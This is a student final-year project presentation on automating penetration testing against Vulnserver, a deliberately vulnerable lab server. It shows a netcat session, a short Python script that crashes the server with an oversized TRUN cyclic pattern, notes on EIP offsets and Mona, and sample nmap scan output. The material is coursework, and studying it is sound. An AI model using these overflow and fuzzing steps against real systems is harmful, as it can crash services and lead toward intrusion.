



Final Year Project Mid Presentation

Title of Project : **Automated Network Penetrator**

Group Members : (1) Muhammad Zeeshan Ahmed
(2) Muhammad Abdul Wahab

Supervisor : Dr. Saad A. Malik

Presentation Outline

- Project Details

-  Introduction

-  Progress

Introduction


- Automated Network Penetrator
- Checks the vulnerabilities by penetration
- Automates the process of penetration

Progress


- Literature Review
- Environment Setup
- Vulnerable application
- Manual and Automated penetration
- Ports Scripts

Vulnerable Application

- Vulnserver




```
C:\Users\shani\Desktop\vulnserver-master\vulnserver.exe
Starting vulnserver version 1.00
Called essential function dll version 1.00
This is vulnerable software!
Do not allow access from untrusted systems or networks!
Waiting for client connections...
Received a client connection from 172.16.14.56:60742
Waiting for client connections...
```



```
Parrot Terminal
File Edit View Search Terminal Help
[shani@shani-pc]-[~]
$nc 172.16.11.14 9999
Welcome to Vulnerable Server! Enter HELP for help.
█
```

Manual Penetration

- Netcat
- Trun




The screenshot shows a Windows desktop with two terminal windows. The left window, titled 'C:\Users\shani\Desktop\vulnserver-master\vulnserver.exe', displays the output of the 'vulnserver' program. It starts by printing 'Starting vulnserver version 1.00' and 'Called essential function dll version 1.00'. It then displays a warning: 'This is vulnerable software! Do not allow access from untrusted systems or networks!'. The program enters a loop of waiting for client connections. It successfully receives three connections from 172.16.14.56:60742, 172.16.14.56:60744, and 172.16.14.56:60746, each followed by a 'Connection closing...' message.

The right window is a Netcat listener terminal with a dark background and green text. The prompt is '[x]-[shani@shani-pc]-[~/Desktop/finalyearproject]'. The user has entered '\$nc 172.16.11.14 9999'. The terminal displays 'Welcome to Vulnerable Server! Enter HELP for help.' followed by a 'HELP' command. A list of valid commands is shown: 'Valid Commands: HELP, STATS [stat_value], RTIME [rtime_value], LTIME [ltime_value], SRUN [srun_value], TRUN [trun_value], GMON [gmon_value], GDOG [gdog_value], KSTET [kstet_value], GTER [gter_value], HTER [hter_value], LTER [lter_value], KSTAN [lstan_value], EXIT'. The user has entered 'TRUN' followed by a long string of 'A's and 'B's. The terminal responds with 'TRUN COMPLETE' and 'UNKNOWN COMMAND'.

Automated Penetration

- Python Scripts
- Immunity Debugger
- Overflow
- Boofuzz



The screenshot displays a terminal window with a Python script named `exploit.py` and a Windows error message. The script is a simple socket-based server that listens on port 9999 and prints received data. The error message is a Windows standard error dialog box titled "vulnserver.exe has stopped working", indicating a problem with the program.

```
exploit.py x
1 import socket
2 from socket import *
3
4 s = socket(AF_INET, SOCK_STREAM) # socket creation
5 s.connect(("172.16.11.14", 9999)) # making connection with server
6
7 data = s.recv(1024)
8
9 print(b'Recieved: ' + data)
10
11 s.sendall(b'TRUN ./:/' +
12          b'Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9')
13
14 data = s.recv(1024)
15 print(b'Recieved: ' + data)
16 s.close()
```

Starting vulnserver version 1.00
Called essential function dll version 1.00
This is vulnerable software?
Do not allow access
Waiting for client
Received a client
Waiting for client


vulnserver.exe has stopped working
A problem caused the program to stop working correctly. Windows will close the program and notify you if a solution is available.
Close program

```
$ls
advancescan1.py  exploit-v2.py  script.py
boofuzz.py       exploit-v3.py  Thumbs.db
boofuzz-results  fyp-proposal_v1.pptx_1.odp  Thumbs.db:encryptable
capture1.PNG     images
chart_v1.pdf     Progress_report_v1.odt  trun.spk
chat1-v1.edpx    README.md  vulnerability_scans
exploit.py       scanning

[shani@shani-pc]~[/Desktop/finalyearproject]
$pluma exploit-v3.py
^C
[*]~[shani@shani-pc]~[/Desktop/finalyearproject]
$pluma exploit-v2.py
[*]~[shani@shani-pc]~[/Desktop/finalyearproject]
$pluma exploit-v1.py
[*]~[shani@shani-pc]~[/Desktop/finalyearproject]
$python exploit.py
b'Recieved: Welcome to Vulnerable Server! Enter HELP for help.\n'
Traceback (most recent call last):
  File "/home/shani/Desktop/finalyearproject/exploit.py", line 13, in <module>
    data = s.recv(1024)
ConnectionResetError: [Errno 104] Connection reset by peer
[*]~[shani@shani-pc]~[/Desktop/finalyearproject]
```

Exploitation

- EIP offset
- ESP through dll's
- Mona



Maltego

- Footprinting
- Vulnerable points
- Shows Graphical representations

```
# nmap -A -T4 scanme.nmap.org d0ze
```

Starting Nmap 4.01 (<http://www.insecure.org/nmap/>) at 2006-03-20 15:53 PST

Interesting ports on scanme.nmap.org (205.217.153.62):

(The 1667 ports scanned but not shown below are in state: filtered)

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

22/tcp	open	ssh	OpenSSH 3.9p1 (protocol 1.99)
--------	------	-----	-------------------------------

25/tcp	open	smtp	Postfix smtpd
--------	------	------	---------------

53/tcp	open	domain	ISC Bind 9.2.1
--------	------	--------	----------------

70/tcp	closed	gopher	
--------	--------	--------	--

80/tcp	open	http	Apache httpd 2.0.52 ((Fedora))
--------	------	------	--------------------------------

113/tcp	closed	auth	
---------	--------	------	--

Device type: general purpose

Running: Linux 2.6.X

OS details: Linux 2.6.0 - 2.6.11

Uptime 26.177 days (since Wed Feb 22 11:39:16 2006)

Interesting ports on d0ze.internal (192.168.12.3):

(The 1664 ports scanned but not shown below are in state: closed)

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

21/tcp	open	ftp	Serv-U ftpd 4.0
--------	------	-----	-----------------

25/tcp	open	smtp	IMail NT-ESMTP 7.15 2015-2
--------	------	------	----------------------------

80/tcp	open	http	Microsoft IIS webserver 5.0
--------	------	------	-----------------------------

110/tcp	open	pop3	IMail pop3d 7.15 931-1
---------	------	------	------------------------

135/tcp	open	mstask	Microsoft mstask (task server - c:\winnt\system32\
---------	------	--------	--

139/tcp	open	netbios-ssn	
---------	------	-------------	--

445/tcp	open	microsoft-ds	Microsoft Windows XP microsoft-ds
---------	------	--------------	-----------------------------------

1025/tcp	open	msrpc	Microsoft Windows RPC
----------	------	-------	-----------------------

5800/tcp	open	vnc-http	Ultr@VNC (Resolution 1024x800; VNC TCP port: 5900)
----------	------	----------	--

MAC Address: 00:A0:CC:51:72:7E (Lite-on Communications)


Device type: general purpose

Running: Microsoft Windows NT/2K/XP


OS details: Microsoft Windows 2000 Professional

Service Info: OS: Windows

Flowchart



Timelines



Open for Suggestions !

Thank you!